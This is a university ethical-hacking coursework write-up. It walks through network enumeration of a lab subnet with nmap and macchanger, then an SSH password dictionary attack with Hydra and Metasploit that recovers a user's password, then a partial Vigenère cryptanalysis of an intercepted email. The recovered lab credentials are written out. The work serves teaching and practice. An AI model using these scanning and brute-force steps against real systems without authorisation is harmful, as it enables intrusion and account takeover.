INM443 Cryptography Coursework

Ethical Hacking (Term 1)

Manpreet Singh Sangha | 210048348 | Manpreet.Sangha@city.ac.uk

MSc in Cyber Security

School of Mathematics, Computer Science & Engineering

CITY
UNIVERSITY OF LONDON
EST 1894

Contents

1 Enumerate network interface(s) and range

1.1 list network interfaces

use **ifconfig -a** command to list network interface parameters.
-a - to display all network interfaces

```
root@Attacker:~# ifconfig -a eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.207.12.125  netmask 255.255.255.0  broadcast 10.207.12.255
        inet6 fc00:0:0:12::125  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:febe:eeb8  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:be:ee:b8  txqueuelen 1000  (Ethernet)
        RX packets 18371350  bytes 2029599698 (1.8 GiB)
        RX errors 0  dropped 36586  overruns 0  frame 0
        TX packets 18029865  bytes 5891044634 (5.4 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1.2 check current/permanent MAC address

use **macchanger -s eth0** to check if MAC address is spoofed (Sinha *et al.*, 2018, p. 101):

```
root@Attacker:~# macchanger -s eth0
Current MAC:   00:50:56:be:ee:b8 (VMware, Inc.)
Permanent MAC: 00:50:56:be:ee:b8 (VMware, Inc.)
```

The MAC address enumerated in step 1.1 is the same as current and permanent MAC address

1.3 enumerate list of vendors

Ethical hackers sometimes apply MAC Spoofing usually not for any illegal purposes (Sinha *et al.*, 2018, p. 102). For this reason enumerate the list of vendors,
use **macchanger -l** , it lists 19010 wired & 39 wireless vendors

```
root@Attacker:~# macchanger -l

19009 - fc:fb:fb - CISCO SYSTEMS, INC.
19010 - fc:fe:77 - Hitachi Reftechno, Inc.

Wireless MACs:
Num    MAC        Vendor
---    ---        ------
0000 - 00:00:8f - Raytheon Raylink/WebGear Aviator2.4
0001 - 00:00:f0 - Samsung MagicLan (+ some other PrismII cards)
.....
0038 - 08:00:0e - Old Lucent Wavelan
0039 - 08:00:46 - Sony PCWA-C10
```


MAC Address

Serial number

I can use serial number of one of the vendors and spoof the rest of the MAC address or change it to completely random

1.4 set random MAC address for spoofing

The machine disconnected upon using **sudo macchanger -r eth0** to use random MAC address (Sinha *et al.*, 2018, p. 103).



So, for the purposes of this coursework MAC address remains unchanged as identified in step **1.2**

1.5 ip address show - replacement for ifconfig

ifconfig is deprecated, instead use **ip address show** part of the iproute2 package (Lapierre, 2017) | (Kirkbride, 2020, p. 136-137)

```
root@Attacker:~# ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:be:ee:b8 brd ff:ff:ff:ff:ff:ff
    inet 10.207.12.125/24 brd 10.207.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fc00:0:0:12::125/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:febe:eeb8/64 scope link
       valid_lft forever preferred_lft forever
```

1.6 /etc/hosts file - identify host ip and dns

inet identified in step **1.5** may be a host in the host name database i.e., **/etc/hosts** file. (IBM, 2020) | (Hickey & Arcuri, 2020).

```
root@Attacker:/etc# cat hosts
127.0.0.1       localhost
10.207.12.204   Attacker

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.207.12.125   Attacker25

root@Attacker:/etc# cat hostname
Attacker
root@Attacker:/etc# cat host.conf
multi on
```

Attacker25 is the dns name for 10.207.12.125

1.7 nsswitch.conf file - for service look up

localhost,Attacker & Attacker25 are human interpretable names provided by DNS service. **nsswitch.conf** file, shows how name service look ups are implemented, as shown below.

1.8 determine network mask 255.255.255.0 type

Step **1.1** & **1.5** shows a network mask 255.255.255.0 which is a Class C address.(It has 24 '1' bits, which means its a /24 network (Carthern *et al.*, 2015, p. 61-71).

Netmask	255.	255.	255.	0
Binary	11111111	11111111	11111111	00000000
Netmask length	8	16	24	- -

1.9 calculate network start address

To calculate Network start range, convert the IP 10.207.12.125 to binary perform AND operation with Netmask (Carthern *et al.*, 2015, p. 61-71).

IP	10.	207.	12.	125
Binary	00001010	11001111	00001100	01111101
Netmask	11111111	11111111	11111111	00000000
(AND) operation	00001010	11001111	00001100	00000000

$\therefore$ network start address is 10.207.12.0

1.10 calculate network range

upper bound of the range(n+1) i.e., 256 is calculated by taking the complement(bitwise NOT) of the Netmask(n = 255) (Carthern *et al.*, 2015, p. 61-71).

Netmask	255.	255.	255.	0
Binary	11111111	11111111	11111111	00000000
NOT operation (n)	00000000	00000000	00000000	11111111 = 255

Two IP addresses are always unavailable due to custom assignment. Number of possible hosts on a network are calculated below:

$$
\begin{aligned}
&= 2^{(no.of zeros)} - 2 \\
&= 2^8 - 2 \\
&= 254
\end{aligned}
$$

Hence the network range is from 10.207.12.1 to 10.207.12.254.

2 Identify hosts and ports using nmap

2.1 perform subnet scan on 10.207.12.0/24

Host subnet scan on 10.207.12.0/24 showed 104 hosts up:
ports 135,139,443,3389 open for ip range 10.207.12.31-80
ports 80(open),3389(filtered possibly due to a firewall) for ip range 10.207.12.101-124,126,128-150,170,200

Default port used for mysql service 3306 is closed for all live hosts in 10.207.12.0/24 (Rahalkar, 2019, p. 29). Hence, expanding and further subdividing the scope of the scan i.e., 10.207.[9-14]-[0/24] to identify target machines.


2.2 perform subnet scan on 10.207.[10,11,14,15].0/24

Host subnet scan on 10.207. [10,11,14,15] .0/24 resulted in 0 live hosts:

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 42.11 seconds
root@Attacker:~# nmap -F 10.207.10.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 11:52 GMT
Nmap done: 256 IP addresses (0 hosts up) scanned in 206.18 seconds

root@Attacker:~# nmap -F 10.207.11.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 11:54 GMT
Nmap done: 256 IP addresses (0 hosts up) scanned in 205.18 seconds

root@Attacker:~# nmap -F 10.207.14.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 12:09 GMT
Nmap done: 256 IP addresses (0 hosts up) scanned in 206.17 seconds

root@Attacker:~# nmap -F 10.207.15.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 12:16 GMT
Nmap done: 256 IP addresses (0 hosts up) scanned in 205.29 seconds
```

2.3 perform subnet scan on 10.207.13.0/24

Host subnet scan on 10.207.13.0/24 showed 52 live hosts:




There is no sql and mail service running in this subnet. ∴ ignoring this subnet for this coursework.

2.4 perform subnet scan on 10.207.9.0/24

```
root@Attacker:~# nmap -F 10.207.9.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 11:34 GMT
Nmap scan report for 10.207.9.150
Host is up (0.00030s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.207.9.155
Host is up (0.00059s latency).
Not shown: 92 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql

Nmap scan report for 10.207.9.160
Host is up (0.00055s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 42.11 seconds
```

open ports with services running on them



IP address **10.207.9.155 increasingly appears to be the target** as it has the ssh, sql and the mail service running as required in our coursework.

3 enumerate ports/services on 10.207.9.[150,155,160]

3.1 service enumeration nmap -sV 10.207.9.150

```
root@Attacker:~# nmap -sV 10.207.9.150

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:09 GMT
Nmap scan report for 10.207.9.150
Host is up (0.00011s latency).
Not shown: 790 filtered ports, 209 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.8 (FreeBSD 20180909; protocol 2.0)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.95 seconds
```

3.2 service enumeration nmap -sV 10.207.9.155.

Enumerate services on 10.207.9.155 found in step **2.4** (Rahalkar, 2019, p. 16)

```
root@Attacker:~# nmap -sV 10.207.9.155

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:08 GMT
Nmap scan report for 10.207.9.155
Host is up (0.00034s latency).
Not shown: 785 filtered ports, 207 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      WU-FTPD or MIT Kerberos ftpd 6.00LS
22/tcp   open  ssh      OpenSSH 6.4_hpn13v11 (FreeBSD 20131111; protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.27 ((FreeBSD) PHP/5.6.5 mod_ssl/2.2.27 OpenSSL/1.0.1e-freebsd DAV/2)
110/tcp  open  pop3     Courier pop3d
143/tcp  open  imap     Courier Imapd (released 2011)
993/tcp  open  ssl/imap Courier Imapd (released 2011)
995/tcp  open  ssl/pop3 Courier pop3d
3306/tcp open  mysql    MySQL 5.6.19-log
Service Info: Host: FreeBSDServer.cyberchallenge.org; OSs: Unix, FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```

3.3 use Metasploit db_nmap command for enumerating 10.207.9.155

Metasploit command **db_nmap** (Rahalkar, 2019, p. 94), the scan finished in 15.46 seconds as compared to the 22.47 seconds version scan took using nmap.

```
msf > db_nmap 10.207.9.155
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-18 02:24 GMT
[*] Nmap: Nmap scan report for 10.207.9.155
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 786 filtered ports, 206 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 21/tcp   open  ftp
[*] Nmap: 22/tcp   open  ssh
[*] Nmap: 80/tcp   open  http
[*] Nmap: 110/tcp  open  pop3
[*] Nmap: 143/tcp  open  imap
[*] Nmap: 993/tcp  open  imaps
[*] Nmap: 995/tcp  open  pop3s
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
```

3.4 service enumeration nmap -sV 10.207.9.160

```
root@Attacker:~# nmap -sV 10.207.9.160

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:09 GMT
Nmap scan report for 10.207.9.160
Host is up (0.00021s latency).
Not shown: 789 filtered ports, 210 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.8 (FreeBSD 20180909; protocol 2.0)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.93 seconds
```

3.5 enumerate UDP ports on 10.207.9.[150,155,160]

Scan common UDP ports nmap -p 0-1024 10.207.9.[150,155,160] (Rahalkar, 2019, p. 17)

```
root@Attacker:~# nmap -sU -p 1-1024 10.207.9.155

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:27 GMT
Nmap scan report for 10.207.9.155
Host is up (0.00070s latency).
Not shown: 1023 closed ports
PORT    STATE         SERVICE
514/udp open|filtered syslog

Nmap done: 1 IP address (1 host up) scanned in 169.95 seconds
```

```
root@Attacker:~# nmap -sU -p 1-1024 10.207.9.160

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:27 GMT
Nmap scan report for 10.207.9.160
Host is up (0.00051s latency).
Not shown: 1023 closed ports
PORT    STATE         SERVICE
514/udp open|filtered syslog

Nmap done: 1 IP address (1 host up) scanned in 170.58 seconds
```

```
root@Attacker:~# nmap -sU -p 1-1024 10.207.9.150

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 21:28 GMT
Nmap scan report for 10.207.9.150
Host is up (0.00018s latency).
All 1024 scanned ports on 10.207.9.150 are open|filtered (814) or closed (210)

Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

3.6 enumerate OS version on 10.207.9.[150,155,160]

Enumerate the OS version (Rahalkar, 2019, p. 18) of the target machines :

```
root@Attacker:~# nmap -O 10.207.9.155

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 22:02 GMT
Nmap scan report for 10.207.9.155
Host is up (0.00097s latency).
Not shown: 789 filtered ports, 203 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
Device type: general purpose
Running: FreeBSD 7.X|8.X|9.X|10.X
OS CPE: cpe:/o:freebsd:freebsd:7 cpe:/o:freebsd:freebsd:8 cpe:/o:freebsd:freebsd:9 cpe:/o:freebsd:freebsd:10
OS details: FreeBSD 7.0-RELEASE-p1 - 10.0-CURRENT
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds
```

```
root@Attacker:~# nmap -O 10.207.9.150

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 22:09 GMT
Nmap scan report for 10.207.9.150
Host is up (0.00024s latency).
Not shown: 789 filtered ports, 210 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
root@Attacker:~# nmap -O 10.207.9.160

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-08 22:11 GMT
Nmap scan report for 10.207.9.160
Host is up (0.00063s latency).
Not shown: 790 filtered ports, 209 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

3.7 identify firewalls in 10.207.9.0/24


The coursework requires to draw network diagram. To detect any intrusion detection systems apply firewall probe, nmap -sA 10.207.9.0/24 (Rahalkar, 2019, p. 94)

```
root@Attacker:~# nmap -sA 10.207.9.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-18 01:50 GMT
Stats: 0:01:09 elapsed; 253 hosts completed (3 up), 3 undergoing ACK Scan
ACK Scan Timing: About 39.83% done; ETC: 01:52 (0:00:56 remaining)
Nmap scan report for 10.207.9.150
Host is up (0.00029s latency).
All 1000 scanned ports on 10.207.9.150 are unfiltered

Nmap scan report for 10.207.9.155
Host is up (0.00069s latency).
All 1000 scanned ports on 10.207.9.155 are unfiltered

Nmap scan report for 10.207.9.160
Host is up (0.00079s latency).
All 1000 scanned ports on 10.207.9.160 are unfiltered

Nmap done: 256 IP addresses (3 hosts up) scanned in 142.21 seconds
```

All ports on all 3 live hosts are unfiltered meaning there is no internal firewall installed.

4 Network Map

The network scan was performed from 10.207.9.0/24 to 10.207.14.0/24 as is shown in the network map.



5 Retrieve SQL credentials

Perform SSH dictionary attack to login to the SQL Server.

5.1 locate the pass.txt file

The password file has 228376 rows.

```
root@Attacker:~/bin# wc -l pass.txt
228376 pass.txt
```

5.2 split pass.txt & perform dictionary attack on ssh service

Split the password file for efficiency. Use Hydra, NCrack, Medusa, Metasploit to perform dictionary attack on SSH service.

split into equally sized password files with 25000 rows each

```
root@Attacker:~/bin# split --verbose -l25000 pass.txt
creating file 'xaa'
creating file 'xab'
creating file 'xac'
creating file 'xad'
creating file 'xae'
creating file 'xaf'
creating file 'xag'
creating file 'xah'
creating file 'xai'
creating file 'xaj'
```

splitting of big password file into manageable number of rows 8000

```
root@Attacker:~/bin/splitpass/newsplit# split --verbose -l8000 xag xag-pass
creating file 'xag-passaa'
creating file 'xag-passab'
creating file 'xag-passac'
creating file 'xag-passad'
```

Hydra Attack

```
root@Attacker:~/bin/splitpass/newsplit# hydra -l User25 -P xag-passab -t 8 ssh://10.207.9.155
Hydra (http://www.thc.org/thc-hydra) starting at 2021-12-01 20:16:44
[22][ssh] host: 10.207.9.155   login: User25   password: slinkily
Hydra (http://www.thc.org/thc-hydra) finished at 2021-12-01 20:31:34
```

NCrack NOT reliable, correct username and password list supplied, still doesn't work

```
:~/bin/splitpass/newsplit# ncrack -v --user user25 -P xag-passab -T 5 10.207.9.155:22

tarting Ncrack 0.5 ( http://ncrack.org ) at 2021-12-01 21:12 GMT

sh://10.207.9.155:22 finished.


crack done: 1 service scanned in 24.06 seconds.
robes sent: 1993 | timed-out: 0 | prematurely-closed: 647

crack finished.
```

Medusa Unreliable , didn't work

```
:~/bin/splitpass/newsplit# medusa -h 10.207.9.155 -u user25 -P Passlest -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: ssh.mod received an unknown SSH prompt: Password for user25@FreeBSDServer.cyberchallenge.org:[C3][82]=!
ACCOUNT CHECK: [ssh] Host: 10.207.9.155 (1 of 1, 0 complete) User: user25 (1 of 1, 0 complete) Password: skinkil (1 of 2 complete)
ERROR: ssh.mod received an unknown SSH prompt: Password for user25@FreeBSDServer.cyberchallenge.org:
ACCOUNT CHECK: [ssh] Host: 10.207.9.155 (1 of 1, 0 complete) User: user25 (1 of 1, 0 complete) Password: slinkily (2 of 2 complete)
:~/bin/splitpass/newsplit#
```

Metasploit, ssh_login module, success

```
msf auxiliary(ssh_login) > run

[+] 10.207.9.155:22 - Success: 'User25:slinkily' 'uid=1030(User25) gid=1031(User25) groups=1031(User25) FreeBSD FreeBSDServer.cyberchall
0.0-RELEASE #0 r260789: Fri Jan 17 01:46:25 UTC 2014     roct@snap.freebsd.org:/usr/obj/usr/src/sys/GENERIC  i386 '
[*] Command shell session 1 opened (10.207.12.125:45073 -> 10.207.9.155:22) at 2021-12-01 20:48:09 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Password is **slinkily**. NCrack and Medusa gave unreliable results for me.

6 Retrieve ciphertext and initial analysis

6.1 Establish SSH connection to the DMZ server 10.207.9.155

read the contents of the email1/2 using credentials discovered in step **5.2**

```
root@Attacker:~/bin# ssh User25@10.207.9.155
Password for User25@FreeBSDServer.cyberchallenge.org:
Last login: Thu Dec  5 21:00:17 2019 from 10.207.12.50
FreeBSD 10.0-RELEASE (GENERIC) #0 r260789: Fri Jan 17 01:46:25 UTC 2014

Welcome to FreeBSD!
$ cd /usr/home/User25/Maildir
$ ls -a
.       ..      Inbox   Outbox
$ cd Inbox
$ ls -a
.               ..              Attachment      email1          email2
```

```
$ cat email1
From: John Parker
Sent: Friday, 15 May 2014
To: Eduardo McFly

Hi Eduardo!

Please find your new remote login details for MySQL Server in the attachment.
I've just sent you SAM file. It contains password in LM-hash(DES).
The user is User25.

John Parker
```

```
$ cat email2
milc camn

hgcl esgb ixlgu m hzsuh wtin xz tloscx wxy esyc czfp awl dclyctrh gzxnxrpyrb ecp n xrp sswhcpb bigplcc ytln eyo o xrp sswhcpb capyrh wpgcw

vpryahd
rgup$
```

6.2 apply frequency analysis on the encrypted email

applying freq. analysis (Stallings, 2017, p. 95) on ciphertext found in Step (**6.1**) , ciphertext length is 128 i.e., n=128

m i l c c a m n h g c l e s g b i x l g u m h z s u h w t i n x z t l o s c x w x y e s y c c z f p a w l d c l y c t r h g z x n x r p y r b e c p n x r p s s w h c p b b i g p l c c y t l n e y o o x r p s s w h c p b c a p y r h w p g c w v p r y a h d

The number of occurences of letters in the ciphertext is shown below:

M	I	L	C	A	N	H	G	E	S	G	B	X	U	Z	W	T	O	S	Y	F	P	D	R	V	
3	4	8	15	4	5	8	6	4	8	6	5	8	2	4	7	4	3	7	8	1	11	2	7	1	

6.3 Calcuate Index Of Coincidence I_c

Calcuate Index Of Coincidence I_c using Friedman's method in ciphertext (Rubinstein-Salzedo, 2018, p. 49-54) as shown in Step (**6.2**), assuming keylength = 5.

$I_c = \sum_{i=0}^{i=25} f_i^2 \div \text{n}^2$ where n=128, f_i is occurrences of letters in ciphertext as above

$= 3^2 + 4^2 + 8^2 + 15^2 + 4^2 + 5^2 + 8^2 + 6^2 + 4^2 + 8^2 + 6^2 + 5^2 +$
$8^2 + 2^2 + 4^2 + 7^2 + 4^2 + 3^2 + 7^2 + 8^2 + 1^2 + 11^2 + 2^2 + 7^2 + 1^2 \div 128^2$
$= 1043 \div 16384$
$= 0.063$
$\therefore$ as the value of coincidence is near 0.065 it is most likely a monoalphabetic cipher i.e., a keyword cipher

6.4 Apply the Kasiski's test

Apply the Kasiski's test (Rubinstein-Salzedo, 2018, p. 44-48), identify (multi)grams and positions in ciphertext and calculate distance between them

Bigram	Positions	Trigram	positions
Lc	3, 90	Lcc	3,90
cc	4, 46, 91	nxr	65,75
ca	5, 111	Xrp	66,76,101
Hg	9,61	pyr	68,113
Gc	10,119	nxrp	65,75
cl	11,55	xrpsswhcpb	76,101
Es	13, 43		
Bi	16, 86		
Hw	27,116		
Nx	31, 65,75		
Tl	34, 94		
Yc	45, 57		
Rh	60,115		
xr	66,76,101		
Rp	67,77,102		
Py	68,113		
Yr	69,114		
cp	73,83,108		
ps	78,103		
ss	79,104		
sw	80,105		
wh	81,106		
hc	82,107		
pb	84,109		

Some(not necessarily all) of these repeated Bigrams Trigrams(or multigrams) are separated by multiples of k, the keylength:

Patterns	Distance between repetitive occurrences	Separations	
Lcc	90-3	87	
Nxr	75-65	10	5*2
Xrp	76-66, 101-76	10, 25	5*2,5^2
Pyr	113-68	45	5*9
Nxrp	75-65	10	5*2
xrpsswhcpb	101-76	25	5^2
Cc	46-4,91-4,91-46	42,87,45	5*9
Nx	65-31,75-31,75-65	24,44,10	5*2
Xr	76-66,101-66,101-76	10,35,25	5*2,5*7,5^2
Rp	77-67,102-67,102-77	10,35,25	5*2,5*7,5^2
Cp	83-73,108-83,108-73	10,25,35	5*2,5^2,5*7

Most separations [10,25,35,45] are multiples of 5
$\therefore$ most likely the keylength is 5

7 identify the keyword used to decrypt the email

Separate the ciphertext using keylength as 5 into groups[1-5] and apply frequency analysis(Rubinstein-Salzedo, 2018, p. 12-19) | (Stallings, 2017, p. 95) and caesar cipher decryption

(Mao, 2003, p. 210) to identify their indices.

7.1 Group 1 Analysis

Group1																								
1	6	11	16	21	26	31	36	41	46	51	56	61	66	71	76	81	86	91	96	101	106	111	116	121	126
M	A	C	B	U	U	N	O	X	C	A	L	H	X	B	X	W	B	C	N	X	W	C	H	W	A

1. Letters A,B,W appear 3 times and X,C 4 times. As letters X and C have highest frequency, possibly E is derived from X or C.
2. E → X suggests a shift of -7 OR 19, which means A →T H→A ,I→B , D→W , J→C , meaning letters h, i, d appear thrice and e, j appears four times
3. E→ C , suggests a shift of -2, which means A→Y
   C→A ,D→B ,Y→W , Z→X meaning letters c, d, y appears thrice and e, z appears four times. However, it is unlikely that letter z will appear 4 times.
4. Caesar cipher decryption, Letter X: c-k = 23-4mod(26)=23-4=19,
   19 corresponds to letter T
